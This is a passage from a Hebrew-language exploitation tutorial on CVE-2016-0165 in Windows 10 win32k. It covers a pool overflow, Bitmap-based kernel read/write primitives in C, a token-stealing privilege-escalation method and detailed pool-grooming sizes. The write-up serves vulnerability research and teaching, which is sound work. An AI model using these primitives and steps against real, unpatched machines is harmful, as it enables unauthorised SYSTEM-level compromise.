ניתן לראות שלמרות שהערך של rax (אשר מכיל את מספר הנקודות בנתיב ועוד 2) הוא 0x5555556, גודל ההקצאה שהפונקציה מבקשת הוא 0x20, וזאת מכיוון שגרמנו ל-Integer Overflow. נמשיך את הרצת התכנית ומיד WinDbg יקפוץ בעקבות bugcheck שעלה מ-win32kbase!Win32FreePool:

```
kd> g
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x00000019
                       (0x0000000000000020,0xFFFFF9014073DB00,0xFFFFF901

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked

A fatal system error has occurred.

Connected to Windows 10 10586 x64 target at (Fri May 11 23:24:05.418 201
Loading Kernel Symbols
...............................................................
...............................................................
.....................................
Loading User Symbols
.......
Loading unloaded module list
......
*******************************************************************************
*
*                        Bugcheck Analysis
*
*******************************************************************************

Use !analyze -v to get detailed debugging information.

BugCheck 19, {20, fffff9014073db00, fffff9014073db30, 2503000f}

*** WARNING: Unable to verify checksum for cve-2016-0165-poc.exe
Probably caused by : win32kbase.sys ( win32kbase!Win32FreePool+1a )
```

נמשיך שוב את ריצת המכונה ונתבונן בה:




מעולה, הצלחנו לגרום ל-Blue Screen, וכבר יש לנו הבנה די טובה של החולשה. השלב הבא הוא להחליט מה תהיה שיטת הניצול שלנו.

שיטת הניצול - Bitmap Extension

נסכם את המצב שאנו נמצאים בו כרגע: יש לנו Wild Pool Overflow (המונח "Wild" בהקשר הזה משמש לתיאור Pool Overflow שאנו לא לגמרי שולטים בו באופן ישיר) ב-Paged Session Pool, ואנו שולטים הן בגודל ההקצאה שממנה חורגים, והן בגודל החריגה, ואנו יכולים להשפיע על התוכן אשר נכתב אחרי החריגה. נראה שהערכים העיקריים שאנו יכולים לרשום הם 1 (0x1) ומינוס 1 (0xFFFFFFFF), וכן DWORD-ים שרירותיים (הקואורדינטות של הנקודה הנוכחית שמומרת ל-EDGE). במאמר הקודם, דיברנו על דרכים לשימוש באובייקטי GDI כפרימיטיבי כתיבה/קריאה, ועל שימוש בפרימיטיבים הללו על מנת לבצע הסלמת הרשאות. האובייקט בו השתמשנו ברוב המאמר הקודם הוא Bitmap (SURFACE), ולמזלנו גם במאמר הזה ה-Overflow שלנו מתרחש ב-Paged Session Pool, כך שנוכל להשתמש ב-Bitmap גם כאן.

כאשר דנו על אפשרויות שימוש ב-Bitmap למטרות ניצול, הזכרנו שתי אפשרויות - האחת מסתמכת על יכולת כתיבה שרירותית (one-off), בה השתמשנו בדיוננו במאמר הקודם, והשנייה מסתמכת על יכולת גלישה ל-Bitmap אחר, כך שה-Bitmap-ים רצופים בזיכרון. להלן איור הממחיש את השיטה:



הנחת המוצא של שיטת הניצול הזו, היא שקיימות ב-Pool שתי הקצאות Bitmap רציפות (לאו דווקא רציפות לחלוטין - ניתן שיהיו הקצאות אחרות בין ה-Bitmap הראשון לשני, אבל חשוב שה-Bitmap השני יהיה במיקום צפוי ביחס לראשון). על מנת להוביל למצב כזה, נצטרך לבצע Pool Grooming כך שיוביל את ה-Pool למצב אותו נוכל לצפות. השיטה פועלת באופן הבא:

1. תחילה, נדרוס את sizlBitmap של ה-SURFACE הראשון, שיהיה ה-Manager שלנו. sizlBitmap הוא, כזכור, השדה אשר קובע כמה בתים נוכל לקרוא/לכתוב כאשר נקרא ל-Get/SetBitmapBits. נדרוס אותו כך שיהיה ערך גבוה מספיק אשר יאפשר לנו לגשת לפחות עד סוף השדה pvScan0 ב-SURFACE השני, שישמש כ-Worker.
2. נקרא ל-GetBitmapBits על מנת לקרוא את המידע שבין תחילת המידע ששמור ב-Manager (אליו מצביע pvScan0 של ה-Manager) עד לסוף השדה pvScan0 של ה-Worker. את המידע הזה נשמור

בצד, והוא ישמש כמעיין boilerplate data עבורנו. נשים לב שיש כאן הסתמכות על התנהגות מסוימת של Bitmap-ים שדנו בה בעבר, והיא שהמידע ששמור ב-Bitmap נמצא באופן רציף ל-Header שלו.

3. בכל פעם שנרצה לקרוא/לכתוב ל/מכתובת מסוימת, נקרא ל-SetBitmapBits עבור ה-Manager, ונדרוס את כל המידע שבין המידע של ה-Manager עד לסוף השדה pvScan0 של ה-Worker, כך שכל המידע פרט למידע שידרוס את Worker.pvScan0 יילקח מה-boilerplate data שלנו, ורק את ה-QWORD אשר ידרוס את pvScan0 נחליף בכתובת אשר ממנו אנו מעוניינים לקרוא/לכתוב. בצורה הזו, נוודא שאנו לא דורסים מידע חשוב (כמו, לדוגמה, Pool Headers) שדריסתו עלולה לגרום ל-Bugcheck.
4. נקרא ל-Get/SetBitmapBits של ה-Worker, ונבצע את פעולת הכתיבה/קריאה השרירותית שאנו מעוניינים לבצע.

קטע הקוד הבא מציג מימוש לשלבים 3 ו-4 והוא מהווה את המימוש לפרימיטיבי הקריאה/כתיבה בהם נשתמש במאמר זה:

```
unsigned long long readQword(unsigned long long address) {
    unsigned long long data = 0;
    *((unsigned long long*)&BOILERPLATE_DATA[sizeof(BOILERPLATE_DATA) - 8]) = address;
    SetBitmapBits(MANAGER_BITMAP, sizeof(BOILERPLATE_DATA), BOILERPLATE_DATA);
    GetBitmapBits(WORKER_BITMAP, 8, &data);
    return data;
}

void writeQword(unsigned long long address, void* data) {
    *((unsigned long long*)&BOILERPLATE_DATA[sizeof(BOILERPLATE_DATA) - 8]) = address;
    SetBitmapBits(MANAGER_BITMAP, sizeof(BOILERPLATE_DATA), BOILERPLATE_DATA);
    SetBitmapBits(WORKER_BITMAP, 8, data);
}
```

מימוש שלבים 1 ו-2 הוא תלוי מצב, ונתעמק בו בהמשך.

נתאים את השיטה הכללית שתיארנו למצב מולו אנו ניצבים: כפי שראינו, אנו מתעסקים עם Pool Overflow, כלומר אם אנו רוצים לדרוס את Manager.sizlBitmap, נצטרך לדרוס את כל המידע עד sizlBitmap לכל הפחות (נזכור שהמידע שאנו רושמים הוא בכפולות של 0x30), מה שמעלה שתי בעיות:

1. ב-SURFACE יש שדות חשובים לפני השדה sizlBitmap. אם היינו שולטים לגמרי בתוכן של ה-Overflow, היינו יכולים להכין מבנה פיקטיבי ולהשתמש בו, אבל לצערנו אנו לא שולטים לגמרי בתוכן של ה-Overflow, מה שאומר שיהיה עלינו לתקן את ה-Header שאנו דורסים מיד לאחר שנצליח ליצור פרימיטיב כתיבה.
2. מבנה נוסף שאנו דורסים הוא ה-Pool header של **כל** הקצאה בין הקצאת ה-Grgn ממנה אנו מבצעים את הגלישה ועד להקצאת ה-Manager Bitmap, כולל. הדבר בעייתי במיוחד מכיוון שכאשר מתבצע ניסיון לשחרור הקצאת Pool וה-Header-ים של ההקצאות שממוקמות לפני/אחרי ההקצאה באותו עמוד לא תואמים למבנה העמוד (מה שיקרה במידה ונדרוס אותם במידע "פראי"), נקבל Blue

Screen בעקבות BAD_POOL_HEADER (זאת גם הסיבה לקריסה שהדגמנו קודם). הפתרון כאן הוא מעט יותר מתוחכם - לא נוכל לתקן את ה-Header העוקב להקצאת ה-Grgn לפני שהוא כבר יהיה בשימוש, מכיוון שכאמור בסוף הפונקציה RGNMEMOBJ::vCreate משחררים את ההקצאה, כך שה-Header של ההקצאה העוקבת לה ייבדק. הפתרון הוא להוביל למצב שבו הקצאת ה-Grgn תמוקם בסוף עמוד זיכרון, כך שלא תתבצע בדיקה אודות ה-Header של ההקצאה העוקבת אליה כי היא נמצאת בעמוד אחר בזיכרון. כמו כן, נרצה שה-Manager Bitmap אליו נבצע את הגלישה יהיה בתחילת העמוד העוקב להקצאת ה-Grgn, או לכל הפחות שיהיה ממוקם לאחר הקצאה/הקצאות שאנו יודעים בוודאות שלא ישוחררו לפני שנוכל לתקן את ה-Pool Header-ים שלהן. כמובן שנרצה לתקן גם את ה-Pool Header של ה-SURFACE בהקדם האפשרי.

נשים לב שהפתרון לבעיה השנייה שהצגנו הוא עוד גורם אשר ישפיע על המבנה אליו נרצה להביא את ה-Paged Session Pool בתום שלב ה-Grooming. בשלב ה-Grooming עצמו נתעכב בהמשך.

שיטת הסלמת ההרשאות

לאחר שניצור את הפרימיטיבים, נממש גניבת Token בשיטה זהה לזו שפעלנו בה במאמר הקודם, כשהדגמנו הסלמת הרשאות ב-Windows 10 v1511 64-bit. ניזכר בקצרה בשיטה:

1. מכיוון שעד Windows 10 v1703 (Redstone 2), כתובת ה-Heap של ה-HAL תמיד הייתה 0xffffffffffd00000, ומכיוון ש-0x448 בתים לתוכו יש מצביע לתוך ntos, נוכל להיעזר בפרימיטיב הקריאה שלנו על מנת לקרוא את הכתובת של המצביע.
2. בשלב זה, תהיה לנו כתובת אקראית בתוך ntos. ניישר אותה לתחילת עמוד זיכרון ונחפש אחורה בתחילת כל עמוד עד שנמצא את ה-Magic שנמצא בתחילת ה-PE.
3. בשלב זה, תהיה לנו הכתובת אליה טעון ntos בזיכרון. נשתמש במידע זה ובהיסט של ntoskrnl!PsInitialSystemProcess ביחס לתחילת ntos על מנת למצוא את הכתובת של PsInitialSystemProcess בקרנל.
4. נקרא את הערך, מה שיעניק לנו את הכתובת בזיכרון בה ממוקם ה-EPROCESS המשויך לתהליך ה-System.
5. ניעזר ב-EPROCESS.ActiveProcessLinks ובפרימיטיב הקריאה שלנו ונמצא את ה-EPROCESS המשויך לתהליך שלנו.
6. נשתמש בפרימיטיב הקריאה על מנת לקרוא את הערך של ה-Token של System, ואז נשתמש בפרימיטיב הכתיבה על מנת לדרוס איתו את ה-Token ב-EPROCESS המשויך לתהליך שלנו.

מימוש השיטה זהה למימוש בו השתמשנו במאמר הקודם.

Pool Grooming

בשלב זה, יש לנו הבנה טובה הן של החולשה והן של האופן בו נרצה לנצל אותה, וברור לנו שהניצול יכלול Pool Grooming (נהוג לקרוא לתהליך הזה גם Pool Feng-Shui) - תהליך שבו נבצע מספר רב של קריאות API אשר יובילו להקצאות ולשחרורי זיכרון Pool, כך שבסופו ה-Pool יהיה במצב צפוי ויאפשר את הניצול שלנו. הקטע הזה במאמר מניח שלקורא יש רקע בסיסי ב-Pool Grooming & Spraying. לאלו שמרגישים שאינם זוכרים את הנושא אמליץ לחזור על הנושאים "Pool Overflow" ו-"Uninitialized Heap Variable" במאמר "Kernel Exploitation & Elevation of Privileges on Windows 7" שפרסמתי בגיליון ה-90 של המגזין.

כאשר דנו באופן שבו ננצל את ה-Overflow על מנת ליצור פרימיטיבי כתיבה/קריאה מ-Bitmap-ים, ציינו מספר מגבלות חשובות ל-Grooming. ניזכר בהן:

1. על הקצאות ה-Grgn (ההקצאה שתשמש למילוי ה-GET) להיות בסוף עמדו זיכרון.
2. על הקצאת ה-Bitmap להיות בתחילת עמוד זיכרון, או לאחר הקצאות שנוכל לדעת בוודאות שלא ישוחררו לפני שנקבל הזדמנות לתקן את ה-Pool Header שלהן.

נתעכב על הגדלים האפשריים להקצאת ה-Grgn: גודל ההקצאה עצמה יהיה מכפלה של 0x30 ועוד 0x10 (ל-Pool Header), אך בעקבות ה-Integer overflow, גודל ההקצאות בפועל יהיה:

$$0x10 + \ 0x30 \times n + (0x30 - \ 0x1'0000'0000 \ \% \ 0x30)$$
$$0x30 + 0x30 \times n$$

כלומר, הקצאת ה-Grgn תמיד תהיה מכפלה של 0x30 במספר אי-שלילי, ועוד 0x30, כאשר המספר בו כופלים את 0x30 הוא מספר הנקודות מעבר לנקודה שגרמה לחריגה.

עבור הקצאות Bitmap, כמובן שיש גודל התחלתי מינימלי להקצאה, אבל לצורך העניין נניח שאנו יכולים ליצור הקצאות Bitmap שרירותיות עבור כל block size שנרצה, כך שהוא לא מגביל אותנו מבחינת המבנה אליו נרצה להביא את ה-Pool.

לפני שנוכל לתכנן את המבנה אליו נרצה להביא את ה-Pool, ואת תהליך ה-Grooming, נצטרך לבצע שתי הכנות אחרונות.

AddEdgeToGET

עד כה, לא התעמקנו באמת בתוכן של win32kbase!AddEdgeToGET, והסתפקנו בלהבין שהפונקציה מוסיפה EDGE בגודל 0x30 בתים ל-GET במידה והנקודה הנוכחית בנתיב שונה מהקודמת, וכן שנראה שכל EDGE מכיל מספר ערכים שערכם הוא 1 או -1, ועותקים של הקואורדינטות של הנקודה המקורית ממנה נוצר הקדקוד. מכיוון שבסעיף זה אנו מנסים לתכנן את מבנה ה-Pool בעזרתו נוכל להשתמש ב-AddEdgeToGET על מנת לדרוס את sizlBitmap, עלינו להבין יותר לעומק כיצד עובד AddEdgeToGET, בשביל להבין כיצד נרצה לבצע את ה"יישור" בין ה-SURFACE ל-EDGE.

ברמה הבסיסית ביותר, AddEdgeToGET מוסיף EDGE חדש ל-GET במידה ויש צורך בכך. נבחן את ההגדרה של EDGE ב-WinNT4:

```
// Describe a single non-horizontal edge of a path to fill.
typedef struct _EDGE {
    PVOID pNext;
    INT iScansLeft;
    INT X;
    INT Y;
    INT iErrorTerm;
    INT iErrorAdjustUp;
    INT iErrorAdjustDown;
    INT iXWhole;
    INT iXDirection;
    INT iWindingDirection;
} EDGE, *PEDGE;
```

כאשר בסוף המבנה יש עוד DWORD של padding, והוא שמעניק למבנה את הגודל הכולל של 0x30 בתים. המבנה עצמו לא השתנה מאז NT 4. מבחינה של קוד המקור של AddEdgeToGET בגרסתו מ-NT 4.0, נוכל להבין מה המשמעות של כל שדה. כמו כן, במצגת "1-Day Browser & Kernel Exploitation" שפורסמה ב-PowerOfCommunity נוכל למצוא תיאור מפורט יותר של המבנה EDGE:

pNext
iScansLeft (height)
X
Y
iErrorTerm
iErrorAdjustUp
iErrorAdjustDown
iXWhole (width / height)
iXDirection (-1 or 1)
iWindingDirection (-1 or 1)
(padding)

מחיטוט בקוד המקור של הפונקציה, נלמד שהערך של iXDirection נקבע על פי הדלתא של ערך ה-x של הנקודות המועברות ל-AddEdgeToGET, והוא 1 אם ערך ה-x של הנקודה הנוכחית גבוה מזה של הקודמת, אחרת הוא 1-. באופן דומה, iWindingDirection נקבע לפי ערך ה-y.

נוכל לראות זאת גם ב-pseudocode של גרסת AddEdgeToGET איתה אנו מתעסקים, לאחר שנוסיף את ההגדרה של _EDGE ל-IDA:

```
struct _EDGE *__fastcall AddEdgeToGET(
{
  // [COLLAPSED LOCAL DECLARATIONS. PR

  v5 = currentPoint->y;
  v6 = 0;
  v7 = previousPoint->y;
  y_delta = currentPoint->y - v7;
  v9 = (struct _EDGE *)a2;
  v10 = a1;
  if ( y_delta < 0 )
  {
    v13 = previousPoint->x;
    y_delta = v7 - currentPoint->y;
    v11 = currentPoint->x;
    v12 = v7;
    v9->lWindingDirection = -1;
    v7 = v5;
  }
  else
  {
    v11 = previousPoint->x;
    v12 = currentPoint->y;
    v13 = currentPoint->x;
    v9->lWindingDirection = 1;
  }
```

הידע הזה מספיק לנו לצורך ניצול החולשה. נדגיש גם שאת ה-Padding, כמובן, לא כותבים לתוך האיבר שמתווסף ל-GET (כך שאם קיים ערך מסוים ב-DWORD האחרון ששייך לאיבר החדש, הערך לא יידרס). פרט זה יהיה חשוב לנו בהמשך.

GetBitmapBits

ציינו ש-sizlBitmap הוא השדה אשר אחראי על קביעת גודל המידע שמאחסן ה-Bitmap, ובעזרתו נקבע האם הקריאה שלנו ל-Get/SetBitmapBits היא חוקית, אבל עדיין לא הבנו כיצד הפעולה מתבצעת.

כאשר אנו קוראים ל-GetBitmapBits, יתבצע syscall שיעביר אותנו ל-win32kfull!NtGdiGetBitmapBits. נבחן את הפונקציה:

```
__int64 __fastcall NtGdiGetBitmapBits(HBITMAP hbmp, LONG cbBuffer, LPVOID lpvBits)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  destinationBuffer = lpvBits;
  countBuffer = cbBuffer;
  v5 = hbmp;
  v6 = 1;
  v7 = 0i64;
  v10 = 0;
  v8 = GreGetBitmapBits((__int64)hbmp, 0, 0i64, (unsigned int *)&v10);
  if ( countBuffer > v8 )
    countBuffer = v8;
  if ( destinationBuffer )
  {
    ProbeForWrite(destinationBuffer, countBuffer, 1u);
    v7 = MmSecureVirtualMemory(destinationBuffer, countBuffer, 4i64);
    v6 = v7 != 0 ? 1 : 0;
  }
  if ( v6 )
    v6 = GreGetBitmapBits((__int64)v5, countBuffer, (__int64)destinationBuffer, (unsigned int *)&v10
  if ( v7 )
    MmUnsecureVirtualMemory(v7);
  return v6;
}
```

מדובר בפונקציה פשוטה יחסית. נבין את עיקרה:

1. תחילה, מתבצעת קריאה ל-GreGetBitmapBits מבלי להעביר אליו את הבאפר בו נרצה לאחסן את המידע שייקרא, או את גודל המידע אותו אנו רוצים לקרוא. את הערך שמוחזר מהקריאה שומרים במשתנה.
2. בודקים האם מספר הבתים אותם אנו מבקשים לקרוא לבאפר שלנו גדול מהערך שהוחזר מהקריאה הראשונה ל-GreGetBitmapBits. במידה וכן, מציבים את הערך שהוחזר מהקריאה לפונקציה במשתנה המכיל את מספר הבתים אותם אנו מבקשים לקרוא.
3. קוראים שוב ל-GreGetBitmapBits, והפעם מעבירים אליו הן את הבאפר והן את גודל המידע המבוקש.

נראה שבקריאה הראשונה ל-GreGetBitmapBits, מתבצע חישוב של הגודל המקסימלי של מידע אשר ניתן לקרוא מה-Bitmap. נכנס לתוך GreGetBitmapBits על מנת להבין את אופן החישוב. החישוב מתבצע ב-node הבא (כאשר rax הוא ה-SURFACE של ה-Bitmap):

נוכל להבין את החישוב שמתבצע כאן בעזרת דיבוג הקטע הנ"ל. נעשה זאת בעזרת קטע הקוד הבא:

```
HBITMAP bmp = CreateBitmap(10, 20, 1, 32, 0);
char ya[100];
DebugBreak();
GetBitmapBits(bmp, 100, ya);
```

נבחן את מצב האוגרים הרלוונטים כאשר נגיע לפקודה "imul edi, ecx":

```
kd> r ecx, edx, eax, edi
ecx=a edx=14 eax=6 edi=20
```

ניתן לראות ש-ecx מחזיק את הערך שהועבר על גבי nWidth, edx מחזיק את הערך שהועבר על גבי nHeight, ו-edi מכיל את הערך שהועבר על גבי cBitsPerPel. הערך של eax לא משנה ומשמש למציאת cBitsPerPel.

לאחר שמאחזרים את הערכים הללו, מתבצע כפל unsigned בין cBitsPerPel לבין nWidth, ומוסיפים 0xF לערך שמתקבל על מנת לעגל אותו לכפולה של 8. נשים לב שיכול להתבצע כאן integer overflow שאנו לא מעוניינים שיקרה.

אחר כך, מחלקים את הערך המתקבל ב-8 (shr edi, 3). נשים לב ששתי הפעולות האחרונות - הוספת 0xF וביצוע הזחה ימינה ב-3, הן בדיוק הפעולות שתיארנו במאמר "Kernel Exploitation & Elevation of Privileges on Windows 7" כאשר תיארנו כיצד ניתן לחשב Block Size של הקצאת Pool במערכת 32-bit (שם הגרנולריות היא 0x8 ולא 0x10).

לאחר מכן, מבצעים and בין הערך החדש לבין 0x1FFFFFFE. המטרה כאן היא לעגל את המספר לכפולה של 2. לבסוף, מתבצע עוד כפל unsigned בין הערך שהתקבל מכל הפעולות הללו לבין nHeight. הערך

שמתקבל מהפעולה הזו הוא המספר המקסימלי של בתים שניתן לקרוא בעזרת GetBitmapBits עבור ה-Bitmap הזה.

נחשב את הערך הסופי שאמור להתקבל עבור הערכים של nWidth, nHeight ו-cBitsPerPel בהם השתמשנו:

1. תחילה, נכפול בין cBitsPerPel ו-nWidth (בכפל unsigned) ונקבל 0x140.
2. נעגל את הערך למכפלה הבאה הקרובה של 0x8 ונחלק ב-0x8 ונקבל 0x29
3. נעגל את המספר למכפלה הנמוכה הקרובה ביותר של 0x2 ונקבל 0x28.
4. נכפיל את הערך עם nHeight (בכפל unsinged) ונקבל 0x320.

נוודא שזהו אכן הערך שחוזר מהפונקציה:

```
kd> p
win32kfull!NtGdiGetBitmapBits+0x3a:
0010:fffff961`3c6e172a 3bf0            cmp     esi,eax
kd> r eax
eax=320
```

נציין שהחישוב שמתבצע לאחר קריאה ל-SetBitmapBits הוא זהה.

נסביר את הקשר בין sizlBitmap לבין nWidth ו-nHeight: ערך ה-cx של sizlBitmap הוא בעצם nWidth, וערך ה-cy הוא בעצם nHeight.

Grooming the Pool

לאחר שלמדנו עוד אודות האובייקטים שאנו חייבים להשתמש בהם ב-Grooming שלנו, נוכל לדון על תהליך ה-Grooming עצמו. נתחיל מלתאר את מבנה העמוד אליו אנו רוצים להביא את ה-Paged Session Pool.

ראשית, נבין בדיוק מה הערך ב-SURFACE אותו אנו רוצים לדרוס. כזכור, המטרה שלנו היא לדרוס את sizlBitmap בצורה כזו שהערך שיוחזר מהקריאה הראשונה ל-GreGetBitmapBits, המסמל את מספר הבתים אותם נוכל לקרוא, יהיה גדול מאוד ויאפשר לנו קריאה עד ה-SURFACE (Bitmap) שנמצא בעמוד הבא, אשר את שדה ה-pvScan0 שלו אנו מעוניינים לדרוס.

מכיוון שהערך המסמל את מספר הבתים המקסימלי הוא unsigned, הערך המקסימלי שלו הוא 0xFFFFFFFF, או -1 (signed). נזכור שזה גם הערך איתו אנו יכולים לדרוס את אחד השדות של ה-Bitmap (כפי שלמדנו בדיוננו על AddEdgeToGET). ננסה להבין באיזה שלב בחישוב יהיה אידאלי להשתמש בערך הזה: שני השדות של sizlBitmap משמשים במהלך פעולות כפל - הראשון (nWidth, sizlBitmap.cx) בתחילת החישוב והשני (nHeight, sizlBitmap.cy) בסוף החישוב.

אם הערך שנדרוס יהיה sizlBitmap.cy, הכפל ב-0xFFFFFFFF יתבצע בסוף החישוב. על מנת שלא יתבצע overflow בחישוב, על הערך אותו אנו כופלים ב-0xFFFFFFFF להיות 0x1. ערך זה אינו אפשרי משום שבשלב האחרון לפני הכפל ב-sizlBitmap.cy מעגלים את הערך למכפלה הנמוכה הקרובה ביותר של 0x2, כלומר sizlBitamp.cy הוא לא היעד הנכון.

לעומת זאת, אם נדרוס את sizlBitmap.cx, הכפל יתבצע בתחילת החישוב, ואם cBitsPerPel יהיה 32 (ערך אשר ניתן לשליטתנו), אז הערך שיתקבל כתוצאה מהכפל יהיה 0xFFFFFFE0 (בעקבות ה-overflow שיוצר בכפל), ואז הערך אליו נגיע לכפל ב-sizlBitmap.cy יהיה 0xFFFFFFE8. אם sizlBitmap.cy יהיה 1 (גם הערך הזה הוא בשליטתנו), אז נוכל לקרוא/לכתוב עד 0xFFFFFFE8 בתים לאחר תחילת המידע של ה-Bitmap, מה שבקלות יאפשר לנו לכתוב אל תוך/לקרוא מתוך אובייקט ה-Bitmap שיופיע בעמוד הזיכרון העוקב.

הבנו שהערך אותו נרצה לדרוס עם 0xFFFFFFFF הוא sizlBitmap.cx. ניזכר שמיד לאחר sizlBitmap יש שדות אחרים חיוניים שלא נרצה לדרוס, כמו cjBits ו-pvBits. ניזכר בהגדרה של SURFACE:

```
struct SURFACE
{
  void *hHmgr;
  int ulShareCount;
  int cExclusiveLock;
  void *Tid;
  void *dhsurf;
  void *hsurf;
  void *dhpdev;
  void *hdev;
  tagSIZE sizlBitmap;
  void *cjBits;
  void *pvBits;
  void *pvScan0;
};
```

כלומר, sizlBitmap.cx נמצא 0x38 בתים לאחר תחילת המבנה, ו-0x48 בתים לאחר תחילת הקצאת ה-Pool (מכיוון שבתחילת ההקצאה יש 0x10 בתים של POOL_HEADER). אנו נרצה שה-EDGE האחרון שירשם ב-AddEdgeToGET יסתיים 0x50 בתים לתוך ה-Manager Bitmap שלנו (אנו לא חוששים מה-8 בתים האחרונים של ה-EDGE מכיוון שכפי שראינו, מדובר ב-Padding שלא מבצע דריסה). על מנת לעשות זאת, נצטרך לעצב את עמוד הזיכרון כך שה-EDGE האחרון שיכתוב לפני ה-SURFACE יסתיים בדיוק 0x10 בתים לפני תחילת ה-POOL_HEADER של ההקצאה שלו (מכיוון שכל EDGE הוא 0x30 בתים).

מהנקודה האחרונה עולה שלא נוכל להשתמש ב-Bitmap (להלן: Gh05 על שם התג שמוענק להקצאה שנמצא בתחילת העמוד שעוקב להקצאת ה-Grgn, וזאת מכיוון שמהקצאת ה-Bitmap תמיד תהיה גלישה של 0x10 בתים ועוד מכפלה שלמה של 0x30 (מכיוון שההקצאה עצמה היא 0x20 ועוד מכפלה שלמה של 0x30), ולא גלישה של 0x20 ועוד מכפלה שלמה של 0x30 כפי שנרצה, כך שעלינו להיעזר בהקצאת ביניים שתעזור לנו ליישר בין ה-EDGE לבין ה-SURFACE.

הקצאת הביניים צריכה להיות הקצאה שנמצאת בתחילת עמוד זיכרון, וכן הקצאה שלא תשוחרר לפני שנוכל לתקן את ה-POOL_HEADER שלה (אשר יידרס כאשר AddEdgeToGET יגלוש בין הקצאת ה-Grgn להקצאת הביניים). לפי Saif El Sherei, כל הקצאה שגודלה יותר מ-0x808 בתים תוקצה בתחילתו של עמוד זיכרון. במהלך ניצול החולשה, נראה היה שהטענה הזו נכונה, אבל לא התעמקתי בלוגיקה של ה-Pool Allocator על מנת לוודא שהמספר הזה מדויק.

מכאן, שעל הקצאת הביניים להיות גדולה יחסית - לפחות 0x820 בתים (לאחר הוספת POOL_HEADER ועיגול לגרנולריות של 0x10). בשלב זה, יש לנו תמונה ראשונית של הצורה אליה אנו רוצים להביא את עמודי הזיכרון ב-Pool:

השלב הבא הוא למצוא גודל עבור הקצאת ה-Grgn ועבור הקצאת הביניים, כך ש-EDGE.iWindingDirection יהיה מיושר ל-SURFOBJ.sizlBitmap.cx. על מנת שהדבר הזה יקרה, על גודל הקצאת הביניים להיות מכפלה שלמה של 0x30, ועוד 0x20 (כך 0x10 מהבתים ה"עודפים" ישמשו לסיום ה-EDGE האחרון שמתחיל ב-Grgn, ש-0x20 הבתים הראשונים שלו יהיו ב-Grgn, וה-0x10 בתים האחרים ישמשו לתחילת EDGE שיגלוש ל-0x20 הבתים הראשונים של Gh05, מה שיאפשר מצב שבו שדה ה-iWindingDirection של ה-EDGE הבא והאחרון יהיה מיושר לשדה ה-sizlBitmap.cx של ה-SURFOBJ).

כמובן שיש מספר רב של גדלי Grgn והקצאת ביניים שמקיימים תנאי זה. ספציפית, בחרתי לחלק את העמוד בצורה הבאה:

עבור מבנה זה של עמודי ה-Pool, יידרש לעצב את הנתיב כך שיהיו 0x39 EDGE-ים ב-GET (+ 0xB0 0x9B0 + 0x50 חלקי 0x30) על מנת לדרוס את sizlBitmap.cx.

בתרשים האחרון שהצגנו, תיארנו את התוצאה הסופית אליה נרצה להגיע. הדרך שבעזרתה נגיע לתוצאה הזו היא תהליך ה-Grooming עצמו. נתאר אותה.

ראשית, אציין שכל פעולה שמתוארת בתהליך ה-Grooming תתבצע מספר רב של פעמים, על מנת להתיש את כל ה-Lookaside-ים וה-Freelists. כמו כן, בכל שלב "נוותר" על עמודים שהתחלנו לבצע להם Grooming בשלבים הקודמים על מנת להימנע מהמבנה הלא צפוי של עמודי זיכרון נמוכים יותר.

על מנת לבצע Grooming, נצטרך ליצור לעצמנו פרימיטיבי הקצאה ושחרור, כלומר פונקציות נוחות אשר מאפשרות לנו ליצור ולשחרר הקצאות בגודל שרירותי ב-Pool לה אנו מנסים לבצע Grooming, במקרה הזה - פרימיטיבי הקצאה ושחרור ל-Paged Session Pool.

נציין את כל האובייקטים שהתעמקנו בהם עד כה שמוקצים ב-Paged Session Pool:

1. אובייקטי Bitmap (Gh05) שנוצרים בעזרת CreateBitmap ומשוחררים בעזרת DeleteObject.
2. אובייקטי Accelerator Table (Usac) שנוצרים בעזרת CreateAcceleratorTable ומשוחררים בעזרת DestroyAcceleratorTable.
3. אובייקטי Palette (Gh08) שנוצרים בעזרת CreatePalette ומשוחררים בעזרת DeleteObject.
4. שמות של מחלקת חלונות שנוצרים בעזרת RegisterClass ומשוחררים בעזרת UnregisterClass.

אנו נתמקד בשני סוגי האובייקט הראשונים. ניתן לשלוט בגודל ההקצאה באופן עקיף בעזרת הארגומנטים אשר מועברים לפונקציה אשר יוצרת את ההקצאה. את גודל ההקצאה שתתקבל ניתן לגלות בעזרת מחקר, או בעזרת ניסוי וטעיה (ובדיקת ה-POOL_HEADER של ההקצאה המתקבלת). כך, לדוגמה, בעזרת ניסוי וטעיה ניתן ללמוד שהקריאה הבאה:

```
bmp = CreateBitmap(1640, 2, 1, 8, NULL);
```

תיצור הקצאת Gh05 בגודל של 0xF40 בתים, ושהקריאה הבאה:

```
char buff[500];
std::fill(buff, buff + 500, 0x41);
CreateAcceleratorTableA((LPACCEL)&buff, 22);
```

תיצור הקצאת Usac בגודל 0xC0 בתים.

